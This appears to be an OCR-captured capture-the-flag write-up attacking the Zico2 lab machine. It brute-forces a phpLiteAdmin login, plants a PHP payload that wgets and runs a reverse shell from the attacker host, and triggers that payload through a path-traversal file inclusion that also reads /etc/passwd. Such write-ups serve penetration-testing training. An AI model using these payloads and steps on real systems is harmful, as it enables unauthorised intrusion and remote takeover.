
Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://10.10.10.129

```
POST /dbadmin/test_db.php HTTP/1.1
Host: 10.10.10.129
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 61
Origin: http://10.10.10.129
Connection: close
Referer: http://10.10.10.129/dbadmin/test_db.php
Cookie: PHPSESSID=24bgv9d7r7pvreqqka8dl6bl82
Upgrade-Insecure-Requests: 1

password=§Password01§&remember=yes&login=Log+In&proc_login=true
```

Wordlists used

```
/usr/share/seclists/Passwords/Default-Credentials/default-passwords.txt
```



5. Intruder attack of http://10.10.10.129 - Temporary attack - Not saved to project file

Attack Save Columns
Results Positions Payloads Resource Pool Options
Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
11	admin	200	□	□	16543	
14	password	200	□	□	16400	
12	comcomcom	200	□	□	16400	
19	recover	200	□	□	16400	
13	Admin	200	□	□	16400	
15	synnet	200	□	□	16400	
18	monitor	200	□	□	16400	
16	adminttd	200	□	□	16400	
20	recovery	200	□	□	16400	
17	manager	200	□	□	16400	
22	security	200	□	□	16400	
26	0000	200	□	□	16400	
27	(caclulated)	200	□	□	16400	
24	volition	200	□	□	16400	


Request Response
Pretty Raw Hex Render
phpLiteAdmin v1.9.3
Documentation | License | Project Site
Change Database
[rw] /usr/databases/test_users
/usr/databases/test_users
[table] info
Create New Database [?]
/usr/databases/test_users
Structure SQL Export Import Vacuum Rename Database Delete Database

You are using the default password, which can be dangerous. You can change it easily at the top of phpliteadmin.php
You have been warned.

Database name: /usr/databases/test_users
Path to database: /usr/databases/test_users
Size of database: 2 KB
Database last modified: 1:54pm on June 8, 2017
SQLite version: 3.7.9

From the output we logged in with a very weak password `admin`, Lets see if we can use the exploit we found for our target.

Steps need to RCE
1.) Create Table so we can add PHP code



Change Database

[rw] /usr/databases/test_users

/usr/databases/test_users

[table] info

Create New Database [?]

Evil_DB.php


/usr/databases/test_users

You are using the default password, which can be dangerous. You can change it easily at the top of phpliteadmin.php
You have been warned.

Database name: /usr/databases/test_users
Path to database: /usr/databases/test_users
Size of database: 2 KB
Database last modified: 1:54pm on June 8, 2017
SQLite version: 3.7.9
SQLite extension [?]: PDO
PHP version: 5.3.10-1ubuntu3.26

Type [?]	Name	Action									Records
Table	info	Browse	Structure	SQL	Search	Insert	Export	Import	Rename	Empty	Drop	2
1 total											2

We named the file Evil_DB.php



Change Database

[rw] /usr/databases/Evil_DB.php
[rw] /usr/databases/test_users

/usr/databases/Evil_DB.php

No tables in database.

/usr/databases/Evil_DB.php

You are using the default password, which can be dangerous. You can change it easily at the top of phpliteadmin.php
You have been warned.

Database name: /usr/databases/Evil_DB.php
Path to database: /usr/databases/Evil_DB.php
Size of database: 1 KB
Database last modified: 3:10pm on January 25, 2023


2.) Set up reverse shell and host it

Copy php reverse shell and modify

```
cp /usr/share/webshells/php/php-reverse-shell.php .
```

Change to txt file

```
mv php-reverse-shell.php shell.txt
```



```
┌──(kali㉿kali)-[~/Desktop/Zico2/Exploit]
└─$ cp /usr/share/webshells/php/php-reverse-shell.php .

┌──(kali㉿kali)-[~/Desktop/Zico2/Exploit]
└─$ mv php-reverse-shell.php shell.txt
```

Host the file


```
updog -p 80
```

3.) Inject code into Table

Code to Inject

```
<?php system("wget http://10.10.10.128:80/shell.txt -O /usr/databases/shell.php;php /usr/databases/shell.php");?>
```


We need to create the table so we can put in the code above



Create new table on database '/usr/databases/Evil_DB.php'

Name: Evil_DB.php Number of Fields: 1

We have a new page, this is where we inject our code(in the area of Field and Default Value and make sure that we change TYPE to TEXT)




/usr/databases/Evil_DB.php

Creating new table: 'Evil_DB.php'

Field	Type	Primary Key	Autoincrement	Not NULL	Default Value
	INTEGER	□ Yes	□ Yes	□ Yes	

Powered by phpLiteAdmin | Page generated in 0.0005 seconds.



Creating new table: 'Evil_DB.php'

Field	Type	Primary Key	Autoincrement	Not NULL	Default Value
php /usr/databases/shell.php");?>	TEXT	□ Yes	□ Yes	□ Yes	es/shell.php");?>

Powered by phpLiteAdmin | Page generated in 0.0006 seconds.





Table 'Evil_DB.php' has been created.
CREATE TABLE 'Evil_DB.php' ('<?php system("wget http://10.10.10.128:80/shell.txt -O /usr/databases/shell.php;php /usr/databases/shell.php");?>' TEXT default '<?php system("wget http://10.10.10.128:80/shell.txt -O /usr/databases/shell.php;php /usr/databases/shell.php");?>')

Return

Once we get this put in we will have to trigger the exploit

4.) Leverage LFI to call our shell

We had to find the LFI so we used Burp to make that happen.



Request


```
GET /view.php?page=
..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc%
2fpasswd HTTP/1.1
Host: 10.10.10.129
Accept-Encoding: gzip, deflate
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/109.0.5414.75 Safari/537.36
Connection: close
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Referer: http://10.10.10.129/
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="109", "Chromium";v="109"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
Content-Length: 0
```

Response

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mailing List
Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/bin/sh nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh syslog:x:101:103::/home/syslog:/bin/false
messagebus:x:102:105::/var/run/dbus:/bin/false ntp:x:103:108::/home/ntp:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin vboxadd:x:999:1::/var/run/vboxadd:/bin/false
statd:x:105:65534::/var/lib/nfs:/bin/false mysql:x:106:112:MySQL Server,,,:/nonexistent:/bin/false
zico:x:1000:1000:,,,:/home/zico:/bin/bash
```

I wanted to see it in the browser

```
# Original LFI
http://10.10.10.129/view.php?page=..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc%2fpasswd
```




phpLiteAdmin
10.10.10.129/view.php?page=
10.10.10.129/view.php?page=..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc%2fpasswd
For quick access, place your bookmarks here on the bookmarks toolbar. Manage bookmarks…

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache
/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var
/www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mailing List Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh libuuid:x:100:101::/var/lib/libuuid:/bin/sh syslog:x:101:103::/home/syslog:/bin/false messagebus:x:102:105::/var/run/dbus:/bin/false ntp:x:103:108::/home/ntp:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin vboxadd:x:999:1::/var/run/vboxadd:/bin/false statd:x:105:65534::/var/lib/nfs:/bin/false mysql:x:106:112:MySQL Server,,,:/nonexistent:/bin/false zico:x:1000:1000:,,,:/home/zico:
/bin/bash
```

Since we know where the #LFI is we can leverage it so we can grab our php file.

```
# POC
http://10.10.10.129/view.php?
```

```
page=..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fusr%2fdatabases%2fEvil_DB.php
```


Burp Suite Professional v2022.12.6 - Temporary Project - licensed to Robert G [single user license]
Burp Project Intruder Repeater Window Help Backslash Powered Scanner Param Miner
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Settings
Logger Extensions Learn Attack Surface Detector CYS4-SensitiveDiscoverer xssValidator Autowasp
PDF Metadata Upload Scanner Errors Batch Scan Report Generator IoV
2 × 3 × +
Send Cancel
Target: http://10.10.10.129
HTTP/1
Request
Pretty Raw Hex
Search...
0 matches
Response
Inspector
Selection
109 (0x6d)
Selected text
Decoded from: URL encoding
Cancel Apply changes
Request Attributes 2
Request Query Parameters 1
Request Body Parameters 0
Request Cookies 0
Request Headers 13
kali@kali: ~/Desktop/Zico2/Exploit
kali@kali: ~/Desktop/Zico2/Exploit 74x15
kali@kali: ~/Desktop/Zico2/Exploit 74x21

```
GET /view.php?page=
..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2
f..%2f..%2f..%2f..%2fusr%2fdatabases%2fEvil_DB.php HTTP/1.1
Host: 10.10.10.129
Accept-Encoding: gzip, deflate
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image
/avif,image/webp,image/apng,*/*;q=0.8,application/signed-ex
change;v=b3;q=0.9
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.5414.75
 Safari/537.36
Connection: close
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
```

```
..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f
..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f
usr%2fdatabases%2fEvil_DB.php
```

```
../../../../../../../../../../../../../.
./../../usr/databases/Evil_DB.php
```

```
┌──(kali㉿kali)-[~/Desktop/Zico2/Exploit]
└─$ updog -p 80
